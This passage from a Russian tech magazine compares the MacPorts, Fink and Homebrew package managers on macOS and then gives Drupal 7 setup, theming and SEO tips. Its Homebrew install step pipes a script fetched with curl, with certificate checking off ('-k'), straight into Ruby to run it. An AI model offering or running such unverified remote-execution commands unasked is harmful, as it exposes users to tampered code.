$ port info bash-completion
```

Установим пакет командой install:

```
$ sudo port install bash-completion
```

Поскольку в Mac OS bash идет третьей версии, а MacPorts установит свою версию bash версии 4, необходимо будет прописать путь к башу /opt/local/bin/bash -l в твоем терминале. Подробней о данной проблеме можно прочитать здесь: https://trac.macports.org/wiki/howto/bash-completion. Также необходимо будет вручную добавить инициализацию автодополнения в profile-файле:

```
# bash-completion
if [ -f /opt/local/etc/profile.d/↩
bash_completion.sh ]; then
  . /opt/local/etc/profile.d/↩
  bash_completion.sh
fi
```

После этих действий необходимо перезапустить терминал. Наконец, поставим ImageMagick.

```
$ sudo port install ImageMagick
```

ПСЕВДОИМЕНА

Существует множество различных псевдоимен портов — специальных имен, которые могут содержать целый набор пакетов. Например, команда

```
$ port list outdated
```


выведет список установленных портов, версии которых устарели. А команда

```
$ port uninstall installed
```

удалит все установленные порты.

КЕШ КОМПИЛЯТОРА

Поскольку в MacPorts все пакеты при установке компилируются, сборка зависимостей может занимать очень продолжительное



PortAuthority — графический интерфейс для MacPorts

время. Для того чтобы ощутимо его сократить, в менеджере пакетов можно включить кеш компилятора, который при возможности будет брать результат компиляции из кеша. Для этого необходимо установить пакет ccache:

```
$ sudo port install ccache
```

и отредактировать файл /opt/local/etc/macports/macports.conf, выставив правильное значение у опции configureccache:

```
configureccache yes
```

ПЛЮСЫ И МИНУСЫ

С одной стороны, MacPorts — это очень мощный инструмент для работы с пакетами. У него самый большой репозиторий (по числу пакетов), активное сообщество и богатый функционал помимо базовых функций установки/обновления/удаления пакетов. С другой — он потребует от пользователя дополнительных усилий для изучения этого самого функционала, а структура пакетов заставит ядро твоего Мака часами компилировать многочисленные обновления пакетов и их зависимостей.

Кроме того, многие из этих зависимостей дублируют пакеты, поставляющиеся в составе самой Mac OS X, — MacPorts фактически никак не учитывает то, что уже есть в распоряжении у пользователя. С другой стороны, для кого-то это может оказаться и плюсом — например если поставляемая Apple версия библиотеки по каким-то причинам не подходит. В то же время это дает точный контроль над зависимостями, ведь обновление библиотек не будет завязано на обновлениях самой ОС.

RUDIX — ПАКЕТЫ БЕЗ МЕНЕДЖЕРА

Не всем пользователям требуется ставить множество специфических пакетов и библиотек, а также указывать при сборке кастомные опции. Вполне возможно, что не у каждого Mac-кодера есть бэкграунд в *nix и любовь к пакетным менеджерам. Для таких ситуаций может подойти проект Rudix (rudix.org). Концептуально Rudix близок к бандлам самой Mac OS X, поэтому пакеты поставляются не просто в готовом виде, но и сразу со всеми зависимостями, в виде стандартных PKG-файлов. Проект предлагает собственный пакетный менеджер, но им можно и не пользоваться, устанавливая пакеты с сайта привычным для OS X образом. Недостаток заключается в том, что, хотя проект находится в активном состоянии, сообщество вокруг него меньше, чем у других героев сегодняшнего рассказа. Достаточно сказать, что у проекта все еще нет официальной поддержки OS X 10.8, вышедшей уже достаточно давно.

Fink

Сайт проекта: www.finkproject.org
Сайт поиска пакетов: bit.ly/zg1ni1
Пакетов (на момент написания): 14 175

Создатели Fink решили отойти от канонов BSD и за основу взяли модную на тот момент дебиановскую систему бинарных пакетов, построенную на APT и dpkg. Отсюда следует главное отличие — это пакетный менеджер, ориентированный на работу с бинарниками, а не сборку из исходных кодов.

УСТАНОВКА

В современных версиях Mac OS X Fink устанавливается путем сборки из исходников.

На странице sourceforge.net/projects/fink скачать дистрибутив, на момент написания статьи это fink-0.34.4.tar.gz.


```
$ tar -xzf fink-0.34.4.tar.gz
$ cd fink-0.34.4
$ ./bootstrap
```

Если в системе не установлен Java SDK, то процесс прекратится и будет вызван стандартный диалог установки SDK. После этого нужно будет повторно стартовать установку. Fink инсталлирует все пакеты в свою директорию, обычно это /sw, но при желании можно будет ее поменять (установщик спросит об этом на следующем шаге).

Далее инсталлятор будет спрашивать ряд специфичных настроек. После того как он получит всю необходимую информацию, можно запастись попкорном или полистать журнал дальше. По иронии судьбы, установка пакетного менеджера, в основе которого лежат бинарные пакеты, сама требует довольно продолжительной компиляции :). После завершения установки необходимо будет добавить 'source /sw/bin/init.sh' в ваш profile- или bash_rc-файл. И выполнить его в консоли.

```
$ echo 'source /sw/bin/init.sh' >>↵
~/.profile
```

Сложно сказать, в чем причина — в злой судьбе или же низкой популярности проекта,



FinkCommander — графический интерфейс для Fink

но в последнее время сервис не перестает «радовать» падениями различных своих компонентов и зеркал. Поэтому сразу после установки поменяем метод синхронизации базы пакетов, чтобы Fink собирал информацию из официального CVS-дерева проекта:

```
$ fink selfupdate-cvs
```

РАБОТА С ПАКЕТАМИ

Теперь можно поставить пакет автодополнения в баше. Для вывода доступных к установке пакетов используется команда list. Ей аргументом можно передать фильтр по названию пакета.

```
$ fink list completion
```

Отлично, теперь посмотрим информацию об интересующем нас пакете:

```
$ fink describe bash-completion
```

и установим его. Так как директория /sw создана с рутовыми правами, необходимо вызывать Fink с sudo. Впрочем, если мы забудем, пакетный менеджер сам позаботится об этом и спросит пароль:

```
$ fink install bash-completion
```

Добавляем скрипт в инициализацию:

```
$ echo 'source /sw/etc/bash_completion' ↵
>> ~/.profile
```

Пакет	Upstream	MacPorts	Fink	Homebrew
mysql	5.5.28	5.5.28	5.0.96	5.5.27
imagemagick	6.8.0-2	6.8.0-2	6.5.8.10	6.7.7
ffmpeg	1.0	0.7.13	0.7.13	1.0
postgresql	9.2.1	9.2.1	9.1.4	9.2.1
berkeley-db	5.3.21	5.3.21	5.3.15	5.3.21
postfix	2.9.4	2.9.4	2.9.0	-
samba	3.6.8	3.6.7	3.6.0	3.6.8
squid	3.2.3	3.2.3	3.1.14	3.2.2
gtk	3.6.1	3.4.4	2.18.9	2.24.11
qt	4.8.3	4.8.3	4.7.3	4.8.3
curl	7.28.0	7.28.0	7.28.0	7.28.0
wget	1.14	1.14	1.14	1.14
zsh	5.0.0	5.0.0	4.3.12	5.0.0
emacs	24.2	24.2	23.4	24.2
vim	7.3.712	7.3.661	7.3.709	7.3.709
tmux	1.7	1.7	1.6	1.7
ettercap	0.7.4.1	0.7.3	0.7.4	0.7.4.1
wireshark	1.8.3	1.8.3	1.8.3	1.8.3
wine	1.5.15	1.4.1	1.3.21	1.4.1


Сравнение проектов по свежести пакетов

Перейдем к ImageMagick'у. Как ни странно, пакет называется imagemagick. Поскольку в системе установлен только один пакет, Fink найдет множество зависимостей (полный их список можно получить командой fink show-deps imagemagick) и сразу же приступить к их загрузке, набрав:

```
fink install imagemagick
```

ПЛЮСЫ И МИНУСЫ

Есть большая вероятность, что дистрибутив Linux, с которого ты перешел на Mac OS X, был основан на Debian — это мог бы быть и любой вариант Ubuntu или Mint. В таком случае синтаксис команд fink покажется тебе почти родным, и это большое преимущество. Кроме того, в отличие от других участников обзора, этот менеджер ориентирован на работу с бинарными пакетами, а не сборку из исходных кодов. Однако судя по всему, данный проект уже не пользуется должной популярностью — это видно по более старым пакетам, проблемам в инфраструктуре (оффсайт упал почти на месяц) и меньшее количество документации.





Homebrew

Сайт: mxcl.github.com/homebrew
Сайт поиска формул: braumeister.org
Список формул на гитхабе: bit.ly/f99Dmj
Формул (на момент написания): 2146

Заголовок страницы Homebrew гласит: «MacPorts driving you to drink? Try Homebrew!» Отчасти это и правда. Это самый молодой менеджер пакетов (первые коммиты в репозиторий на гитхабе относятся к 2009 году). В Homebrew пакеты называются формулами. Все исходники пакетного менеджера и его формул написаны на Ruby, поэтому они очень легко читаются и правятся. Кроме того, проект размещен на гитхабе, и это просто располагает отправлять свои пул-реквесты с дополнениями.

Несмотря на то что репозиторий Homebrew содержит на порядок меньше пакетов, не стоит сразу сбрасывать его со счетов. Если MacPorts и Fink пошли традиционным путем пакетирования всего, что только можно, и в результате из репозитория можно поставить и питоний Django, и рубишный Sinatra, то в репозитории Homebrew вы этого не найдете. Зато Питон и Руби устанавливаются с нативными пакетными менеджерами (gem и pip), через которые уже и ставятся специфичные для каждого языка пакеты. Таким образом, Макс Ховел, автор проекта, не стал дублировать функционал пакетных менеджеров, специфичных для конкретного языка.

УСТАНОВКА HOMEBREW

В отличие от Fink и MacPorts, Homebrew не предполагает изоляцию собственных директорий и считает хорошим тоном устанавливать пакеты в /usr/local. При этом разработчики также рекомендуют дать права на запись пользователю в эту директорию, чтобы не писать sudo перед вызовом команды. Возможно, это предложение ранило тебя в самое сердце, и ты не одинок в своем возмущении. Да, теоретически, UNIX — многопользовательская операционная система, в ней могут сосуществовать несколько разработчиков, каждый из которых юзает Homebrew или ставит пакеты иным способом (и тогда смена прав недопустима). Но часто ли ты делишь свой компьютер с другими пользователями и тем более — другими кодерами? На этом попытаемся прекратить бессмысленный спор, по крайней мере на страницах любимого журнала.

Как и во всем остальном, в установке Homebrew предлагает максимальную простоту, поэтому ставится одной строчкой в консоли:

```
$ ruby -e "$(curl -fsSkL ↵
raw.github.com/mxcl/homebrew/go)"
```

В результате будет скачана и установлена последняя версия Homebrew.

РАБОТА С ПАКЕТАМИ

Интерфейс работы с пакетами стандартный. Поиск пакета:

```
$ brew search completion
```

Просмотр информации о нем:

```
$ brew info bash-completion
```

Установка:

```
$ brew install bash-completion
```

Обновление установленных пакетов:

```
$ brew upgrade
```

Удаление пакета:

```
$ brew uninstall bash-completion
```

ФОРМУЛЫ

Одна из киллер-фич, за которую так любят этого новичка, — это формулы. Каждая формула представляет собой файл, написанный на Ruby. По сути, формула — это класс с именем пакета, унаследованный от класса формулы, с обязательными свойствами:

- **homepage** — адрес домашней страницы пакета. Политика пакетного менеджера — не хранить описаний пакетов, так как они устаревают, а иметь обязательную ссылку на страницу пакета, где может быть и описание пакета, и документация, и другая информация;
- **url** — адрес, с которого будет скачиваться архив пакета. Кстати, Homebrew по умолчанию сам пытается вычислить версию пакета из его адреса. Поэтому в большинстве своем автору формулы нет необходимости прописывать версию вручную.

Также должен быть реализован метод install, в котором описывается процесс установки пакета.

Для примера посмотрим на пакет APG (Automated Password Generator). Это простая консольная утилита, которая при вызове генерирует порцию случайных паролей. Его формула выглядит следующим образом:

```
require 'formula'

class Apg < Formula
  homepage 'http://www.adel.nursat.kz/ ↵
  apg/'
  url 'http://www.adel.nursat.kz/apg/ ↵
  download/apg-2.2.3.tar.gz'
  sha1 '7bdbc931ef8477717186dc3ab3a2d ↵
  3c25012b4ca'

  def install
    system "make", "standalone",
                   "CC=#{ENV.cc}",
                   "FLAGS=#{ENV.cflags}",
                   "LIBS=", "LIBM="
    bin.install 'apg', 'apgbfm'
    man1.install 'doc/man/apg.1', ↵
    'doc/man/apgbfm.1'
  end
end
```

Если по какой-то причине тебя не устраивает формула, которая находится в стандартном репозитории, например версия пакета отличается от той, что необходима, ты легко можешь создать свою локальную, поправив уже существующую. Для этого нужно вызвать команду edit с именем пакета:

```
$ brew edit apg
```

и отредактировать открывшийся файл. После его сохранения пакет будет устанавливаться уже из локальной формулы.

ПЛЮСЫ И МИНУСЫ

Homebrew — это свежий взгляд на мир пакетных менеджеров. Он написан на Ruby, его код и код формул легко доступны и читабельны, а если что-то не нравится — всегда можно «форкнуть репу» на гитхабе. Стандартный репозиторий легко удовлетворит большинство запросов. Вокруг пакетного менеджера уже сформировалось довольно крупное и активное сообщество. Но есть и минус такого подхода — легкое ощущение хаоса, которое может отпугнуть пользователей, привыкших к традиционному строгому контролю за версиями ПО.

В СУХОМ ОСТАТКЕ

Итак, из трех пакетных менеджеров до финиша дошло два — MacPorts и Homebrew. Каждый из них имеет набор уникальных возможностей, и при желании их можно даже комбинировать (но это тема для отдельного обсуждения). Простота Homebrew для пользователей и разработчиков дает проекту возможность очень активно развиваться, поэтому вполне возможно, что рано или поздно он займет пальму безусловного первенства. Но на сегодняшний день максимально функциональным решением остается MacPorts — даже несмотря на то, что его постепенно становится модно ругать. Да и наконец, выбор — это же всегда хорошо, верно?][

Илья Муравьев (iliamrv@ya.ru)

Недетский Drupal



НАСТРАИВАЕМ DRUPAL ДЛЯ СЕБЯ, ПОСЕТИТЕЛЕЙ САЙТА И ПОД ПОИСКОВЫЕ МАШИНЫ

Обзоров Drupal более чем достаточно, но так или иначе они основаны на теории, то есть описании модулей: мол, система очень гибкая, вот тебе список модулей, дерзай! А на практике нюансов очень много. Важно понимать, что Drupal нужно настроить не только для себя, но и для пользователей и поисковых машин. Под этим углом мы и рассмотрим CMS.

Пять способов сделать Drupal удобней для себя

Очевидно, что, если ты мигрируешь с WordPress, тебя покоробят многие странности, которые должны работать из коробки, но в Drupal решаются изощренным способом. Перед тобой — советы из личной практики, манипуляции, которые приходится производить с закрытыми глазами для каждого свежеустановленного сайта на Drupal.

1 УДОБНАЯ АДМИНКА

Drupal может похвастаться интерфейсом drag'n'drop (см. Administration → Dashboard), боюсь, что по неопытности это будет похоже на Clash'N Slash. Главный совет — используй Toolbar & Shortcut (Configuration → User interface → Shortcuts) для быстрого доступа к нужным функциями настройки панели управления Dashboard. Это реально ускоряет работу с Drupal: ты добавляешь нужные разделы в закладки на тулбар и не обращаешься всякий раз к оперативной памяти своего мозга.

На мой взгляд, модуль Administration menu (is.gd/zKxQf4) в виде выпадающего списка, который часто упоминается в списке must-have модулей, достаточно громоздкий и в седьмой версии Drupal не так уж и незаменим.

Также, если тебе не нравится внешний вид админки, можешь сменить тему Seven на Rubik (is.gd/iIXKK7) или Fubik (is.gd/EtIGqr).

2 ЧТО ВИЖУ, ТО И ПОЛУЧАЮ

Обычно я обращаюсь к формату Plaintext (Configuration → Content authoring → Text formats) при наборе простого текста — когда использовать все возможные HTML-теги нет смысла и времени.

Для других пользователей, которым предоставляется доступ к публикации контента на сайте, я всегда настраиваю Filtered HTML, где указываю доступные теги, потому что неумелое использование HTML может угрожать безопасности (например, кто-то захочет поупражняться с cross-site scripting) или слегка «подправить» верстку :).

Если ты испытываешь дискомфорт, установи модуль WYSIWYG (is.gd/amicOp) и выбери текстовые форматы, в которых нужно использовать визуальный редактор (Configuration → Content authoring → Wysiwyg profiles).

Модуль WYSIWYG позволяет добавить на сайт WYSIWYG по твоему выбору. Наибольшей популярностью пользуются CKEditor и TinyMCE, но можно выбрать и более минималистичные: NicEdit и прочие. Я предпочитаю TinyMCE, поскольку он испытывает меньше проблем при отображении в браузерах и вставке картинок средствами CMS. По сравнению с тем же CKEditor, который в сообществе Drupal упоминается значительно чаще.


Совет дня. Все модули, о которых будет идти речь, ты можешь устанавливать с помощью консоли Drush:

- is.gd/b4nj5d — инсталлятор для Windows;
- is.gd/cAKSW2 — для UNIX / OS X.

Кстати, в восьмой версии Drupal продвинутое редактирование будет включено в стандартный набор. Практически любой текст ноды (node) можно будет редактировать на лету, не заходя во вкладку редактирования. Роль WYSIWYG будет выполнять редактор Aloha Editor (aloha-editor.org). Хорошо это или нет — покажет время. Сейчас доступна альфа-версия проекта под кодовым названием Spark (drupal.org/project/spark), можешь пощупать новую систему редактирования.

Вдогонку советую документ «WYS(is not always)WYG(but it can be)» (is.gd/0SMRjp) — пожалуй, один из самых подробных мануалов по настройке WYSIWYG для Drupal.

Настройки полей для вывода изображений в разделе Manage Fields



Вставка изображений в WYSIWYG

Безумный Алоха



ВСТАВКА ИЗОБРАЖЕНИЙ ИГРАЮЧИ

С одной стороны, в Drupal 7, по сравнению с шестой версией, вставлять в текст ноды изображения стало проще. Благодаря модулю Image и встроенной поддержке стилей ты можешь определять не только размеры изображения, но и стиль вывода для разных типов материалов, для полной версии материала и тизера. С другой же стороны, сложно понять, как на практике применять этот инструментарий для выполнения совершенно простых задач.

Сначала устанавливаем модули Insert (drupal.org/project/insert) — для вставки изображений в поле WYSIWYG с помощью кнопки, а также Image Resize Filter (is.gd/Rn3eLv) — для возможности изменять размер картинки в редакторе.

Заходим в «Image styles» (Configuration → Media → Image styles), создаем и настраиваем стили по вкусу. Тем самым ты определишь варианты отображения картинок в тексте.

Затем идем в Administration → Structure → Content Types → Manage fields и добавляем поле «File». В последующем окне настроек в «Allowed file extensions» указываем допустимые форматы изображений для закачки. «Number of values» — «Unlimited». Обязательно отметь «Enable insert button» и укажи стили, которые определил ранее в «Image styles».

Теперь ты сможешь добавлять в ноды картинки и менять их размер (при наличии WYSIWYG).

Если планируешь добавлять на сайт аудио и видео, советую модуль Media (drupal.org/project/media) — добавление мультимедиа через Field UI поля. Если ты приверженец новейших веяний веба, MediaElement (is.gd/lpst93) — твой выбор. Это альтернативная HTML5-оболочка для проигрывания аудио и видео на сайте. Есть возможность сменить стандартную оболочку для проигрывателя YouTube, если она тебе не по душе.

Включаем кнопку «Insert» для вставки изображений

4 ВСЕВИДЯЩЕЕ ОКО

На мой взгляд, «Reports» — один из самых любопытных разделов в Drupal. Он знает все о поведении пользователей на сайте, расскажет об ошибках сайта — в общем, обо всей его жизни, которая происходит без вашего участия. Но по умолчанию он работает не на полную силу. Зайди в раздел «Modules» и проверь, модули Statistics и Syslog должны быть включены.

Например, в разделе «Topvisitors» ты легко можешь вычислить бота, который зависал на твоем сайте (отнюдь не из любопытства), и забанить его по IP в «IP Address blocking». Раздел «Recent log messages» рассказывает о том, кто заходил на сайт, где обнаружены битые ссылки (статус 404), кто пытался зайти в админку. Чтобы ты немного отдохнул от потока информации, предлагаю тебе топ-5 запросов моих посетителей с авторскими комментариями:

- «ОТДЫХ СЦУККОА» (не помешал бы);
- «скачивать музыку с контакта» (не по адресу);
- «арест» (проблемы не у тебя одного);
- «удалить» (точно, единственное желание удалить мой сайт через скрытую командную строку в поиске);
- «секреты xp» (расслабься, в 'xp' нет секретов).

Также обрати внимание на раздел «Reports → Status report», который дает общую сводку о состоянии сайта. Грамотное изучение отчетов позволяет исправить ошибки на сайте и избежать последующих проблем. В принципе, есть Google Webmaster Tools и прочие инструменты для мониторинга, но статистика Drupal во многих случаях работает более оперативно.

Включаем транслитерацию адресов в Pathauto

5 ПЕРЕКРЫВАЕМ СПАМЕРАМ КИСЛОРОД

У пользователей WordPress есть мощный инструмент для отсева спама в комментариях — Akismet. Поэтому спамерам не остается ничего другого, как перенаправить силы на пользователей Drupal. Как только ты активируешь модуль комментариев (а в Drupal он включен изначально), готовься к атаке: это равносильно тому, что на Земле исчез озоновый слой :).

На своих сайтах я ставлю модуль Disqus — спаминг в комментариях сразу прекращается. Зарегистрировав свой сайт на disqus.com, ты можешь привязать к нему упомянутый Akismet. К тому же эта система делает комментирование более удобным, комментарии проще модерировать, гибко управляя white- и black-списками. Ты можешь поставить этот модуль на все сайты, админка для комментариев будет общей.

Завершающий штрих: не лишним будет отключить регистрацию новых пользователей в админке Drupal: Configuration → People → Account settings.

Пять способов улучшить юзабилити Drupal

В составе Drupal 7 имеется три темы: Bartik, Seven и Stark. Допустим, ни одна из них тебе не пришлась по вкусу. Для Drupal 7 на минуту написания статьи доступны более 380 вариантов, но с учетом субъективной фильтрации это очень маленькая цифра. Визуально привлекательные темы можно перечислить по пальцам. По запросу «Drupal themes» ты скорее найдешь интересные коммерческие темы, но не бесплатные.

1 ПЕРЕКРАИВАЕМ ГОТОВУЮ ТЕМУ

Таким образом, в Drupal повысить юзабилити можно, написав собственную тему. Самый сподручный способ — модифицировать тему Bartik, она гораздо гибче Garland, которая является «официальным лицом» Drupal 6. Это вполне универсальный шаблон, с которого можно начать свой путь в кодинге.

Кроме Stark, доступно много базовых тем для дальнейшей кастомизации: Zen, Basic, Omega и другие. Например, 960Robots основан на 960 grid, Twitter Bootstrap (drupal.org/project/twitter_bootstrap) — на одноименном фреймворке. Вариантов множество, выбирай любой в разделе «Themes» официального сайта Drupal.

2 «HELLO WORLD» — ПИШЕМ ТЕМУ С НУЛЯ

На самом деле написать свою тему нетрудно, для этого не нужно быть гуру PHP-кодинга. Стандартная файловая структура темы может выглядеть так:

Структура темы

css\	папка с CSS, картинками и прочим контентом
css\style.css	CSS-файл темы
page.tpl	оболочка главной страницы
node.tpl	оболочка ноды
screenshot.png	скриншот формата 150x90
mytheme.info	конфиг темы

Рассмотрим файл конфига mytheme.info.

Конфигурация темы mytheme.info

```
; должно совпадать с названием файла
; конфига
name = mytheme
; описание темы
description = Hello World
package = Core
; версия Drupal
version = VERSION
core = 7.x
; Stylesheets - файлы стилей темы
stylesheets[screen][] = css/style.css
; Scripts (скрипты) - JS-скрипты
scripts[] = js/my.js
; Regions - указываем регионы
; для размещения блоков
regions[content] = Content
regions[messages] = Messages
regions[page_top] = Page top
regions[page_bottom] = Page bottom
regions[sidebar_first] = First sidebar
```

Регионы ты можешь указать в конфиге после того, как будет сверстана HTML-страница. Вначале делаешь статичный макет страницы, сохраняешь в HTML со всей структурой, забрасываешь в папку с твоей темой, переименовываешь index.html в page.tpl.php и заполняешь переменными. Список переменных и их описание смотри внутри файла page.tpl.php, в node.php.tpl.

Пример переменных, используемых в page.tpl.php

```
/* выводим стили, указанные в секции
   Stylesheets конфига mytheme.info */
<?phpprint $styles; ?>
/* выводим скрипты, указанные в секции
   Scripts конфига mytheme.info */
<?phpprint $scripts; ?>
/* выводим регион Content, указанный
   в секции Regions */
<?php print render($page['content']); ?>
```

В конце статьи я привел ссылки на полезные ресурсы, где ты найдешь множество видеогайдов, которые с головой погрузят тебя не только в темизацию, но и в Advanced Theming.

Если ты разрабатываешь тему на HTML5, советую установить тулкит HTML5 Tools (drupal.org/project/html5_tools) — набор инструментов для поддержки новых стандартов, который, в частности, включает Modernizr — библиотеку для совместимости со старыми версиями браузеров.

3 VIEWS

Даже написав свою тему, ты сделаешь полдела. Представь, что тебе нужно вывести на главной странице колонку с наиболее посещаемыми страницами, отфильтровать ноды, вывести таблицу с данными или галерею с изображениями. Штатный функционал Drupal не позволяет выполнять такие задачи красивыми методами. Можно делать сотни запросов к базе данных через тему оформления, но для подобных задач это совершенно неразумно (к тому же все будет привязано к одной теме).

Здесь на помощь приходит Views. Views (drupal.org/project/views) — один из самых известных и функциональных модулей, который, по всей видимости, войдет в ядро Drupal. Если коротко, модуль позволяет настраивать варианты отображения блоков, страниц, вложений, создавать фильтры, условия. В связке с CCK раскрывает нескромные возможности Drupal.

Совершим небольшой экскурс в недра Views. Открой раздел Structure → Views в админке, включи View под названием «Popular content» и перейди в настройки (Edit View).

Помимо прочей интересной информации, ты видишь «Sort Criteria» с критерием сортировки «Content statistics»: «Total views (desc)». Выше находятся поля — Fields. Поля ты можешь создавать в CCK и таким образом выдавать интересующую тебя информацию в виде таблицы, сетки, списка. Формат вывода можно расширить с помощью модулей, например календарь (модуль Calendar), слайдер изображений (Nivo Slider) и так далее.

Если перед тобой стоит задача вывода контента на сайте, старайся решать ее через Views. Опытные друпалеры всегда советуют вместо установки специфического модуля действовать через «вьюсы».

4 PANELS

Если модуль Views кажется тебе слишком тяжелым (для сайта или твоего понимания), попробуй Panels (drupal.org/project/panels) — еще один модуль от разработчика Views. Позволяет расположить на странице панели с фрагментами информации без знаний CSS или HTML методом drag'n'drop. Информация может выводиться на основе Contexts, все это описано в документации.

5 DISPLAY SUITE

Display Suite (drupal.org/project/ds) также использует при построении дизайна drag'n'drop. Преимущество Display Suite в том, что этот модуль предлагает предустановки с готовыми вариантами отображения, что делает его еще более user friendly.

ЕСЛИ СТОИТ ЗАДАЧА ВЫВОДА КОНТЕНТА, РЕШАЙ ЕЕ ЧЕРЕЗ VIEWS. ОПЫТНЫЕ ДРУПАЛЕРЫ СОВЕТУЮТ ВМЕСТО УСТАНОВКИ СПЕЦИФИЧЕСКОГО МОДУЛЯ ДЕЙСТВОВАТЬ ЧЕРЕЗ «ВЬЮСЫ»

Пять способов поднять Drupal в глазах поисковых систем

Объективно говоря, изначально Drupal абсолютно не предназначен для SEO-оптимизации. Речь идет не о каких-то специфических настройках, а о базовых понятиях.

Ты можешь установить широко известный модуль SEO Checklist (drupal.org/project/seo_checklist), написанный Беном Финкли (Ben Finklea), который является автором книги «Drupal 6 Search Engine Optimization». Этот чек-лист поможет тебе провести пошаговую SEO-оптимизацию сайта на Drupal. Он не содержит опций, как-то влияющих на работу Drupal, но в одной оболочке собрал все необходимые модули, которые ты должен будешь самостоятельно установить и настроить.

Есть неплохой платный видеокурс, который можно приобрести на сайте drupalize.me. В нем демонстрируется прохождение чеклиста плюс затрагиваются некоторые вопросы оптимизации. Давай посмотрим, что может предложить SEO Checklist (насколько позволяет формат статьи).

1 МЕТАТЕГИ

Открой исходный код своего сайта: ты не найдешь строк, относящихся к метатегам. Это, конечно, удручает, хотя роль у тегов уже не та, что в прежние годы, когда, грубо говоря, с помощью двух кейвордов ты манипулировал выдачей.

Модуль Metatags добавляет возможность редактировать метатеги как в отдельных материалах, таксономии, так и на главной странице. Доступны токены, так что можно задавать маски для автоматического определения тегов. Однако этим удобством советую не злоупотреблять.

2 ДЕЛАЕМ АВТОУРЛЫ

Штатный модуль Drupal — Path позволяет задавать альтернативный адрес для любой страницы, делать путь удобочитаемым. Но зачем вручную заниматься тем, что сам доктор прописал автоматизировать? Такой модуль есть. Pathauto (is.gd/b5bQ2k) генерирует адреса на основе шаблонов (токенов) для любых материалов.

Изначально Drupal создает кириллические адреса, нужно установить модуль Transliteration (is.gd/xIMJxm) и включить опцию «Transliterate prior to creating alias» в настройках Pathauto.

Пользуйся модулем аккуратно: если у тебя сайт-многостраничник и ты поменяешь все урлы через Bulk update, это чревато последствиями (лично мне пришлось менять вручную около 250 ссылок на изначальные адреса).

3 КАРТЫ В РУКИ

XML sitemap — модуль для создания XML-карты сайта, которая помогает поисковым системам точнее индексировать контент.

Не забудь активировать типы материалов, которые требуется индексировать (Inclusion — Included) и указать приоритет обновлений страниц. Карта будет полностью сгенерирована после одного или нескольких проходов Cron (Configuration → System → Cron). Подробнее о формате Sitemap читай тут: www.sitemaps.org/protocol.html.



4 АНАЛИТИКА ОТ GOOGLE

